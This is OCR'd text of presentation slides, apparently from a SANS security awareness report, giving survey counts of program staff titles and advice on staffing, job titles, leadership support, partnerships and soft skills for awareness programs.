
SANS SECURITY AWARENESS

How many people do you need in an organization to promote information security awareness and provide training?




SANS SECURITY AWARENESS


SECURITY AWARENESS POSITION TITLES
81 Security Staff
44 Awareness & Training Manager/Director
8 Network Administrator
3 - Audit
57 IT Staff
134 InfoSec Staff
5 - CIO
22 Security Manager/Director
70 IT Manager/Director
11 Compliance
116 InfoSec Manager/Director
48 CISO
9 Risk Manager/Director
28 Awareness & Training Staff
10 Risk Staff
2 - Communications
35 Engineer
2 - CEO
1 - Cyber Evangelist



LEADERSHIP SUPPORT BY THE MATURITY MODEL

Key Take-aways:



1 **FTEs**

You most likely need at least 2 FTEs to change behavior at an organizational level. To achieve a truly mature program, including a strong metrics framework, you will need at least 3.8 FTEs. Your FTE numbers may vary depending on your company size, organizational structure, and requirements. However, we recommend you use this as a starting point for organizations with 5,000 or more employees.

2 **Title**

Demonstrate organizational commitment to the program, not only by having someone dedicated full-time, but ensure they have a title that aligns with their goals. In other words, have a title that is focused on managing human risk. This can include terms such as Security Awareness and Communications Officer, Director of Security Outreach, Security Engagement and Education, or Security Cultural Manager.


3 **Leadership Support - Peer Pressure**

Overall, security awareness programs are improving in their leadership support. However, if you are struggling to gain or maintain that support, peer pressure can be one of the most effective means. Demonstrate to your leadership how other organizations in your industry have mature awareness programs and continue to invest in them.

4 **Partnerships**

Build partnerships and collaborate with others in your organization to help you. This is especially important for any key departments that are blockers, such as finance or operations. Do not underestimate the power of building relationships and taking others out to lunch. For operations, get them involved in the planning process from the beginning.

Key Take-aways:



5

Buy Time

If you have a budget, use that to buy yourself time. Instead of creating materials yourself, hire a graphic designer or license materials from a vendor. Instead of creating a survey, hire a contractor specializing in social science. The more you can delegate, the more time you have to make a difference.

6

Know Your Bias

If you are a technical or security expert, work with others who can help you polish your messaging. Your expertise is a plus as long as you pay careful attention to how it contributes to your program.

7

Soft Skills

Have someone on your awareness team who possesses the soft skills required for effective communication and engagement. This can include training someone on your awareness team to develop the soft skills, partnering with your communications or marketing department, or even have one of their members embedded into your team. Review Appendix B for more details.

8

Champion

Partner with a strong champion within leadership. Have that leader either help communicate the value of your program to other leaders or have them help you craft your message in the language that business leaders can comprehend and act on. A champion can also be integral in your effort to better understand and address certain blockers to your program.

Agenda

- ✓Human element of cyber security
- ✓Employee risk
- ✓Cyber Security Employee Awareness and Training Risk Controls
- ✓Evolution of Organizations’ Security Awareness and Training Programs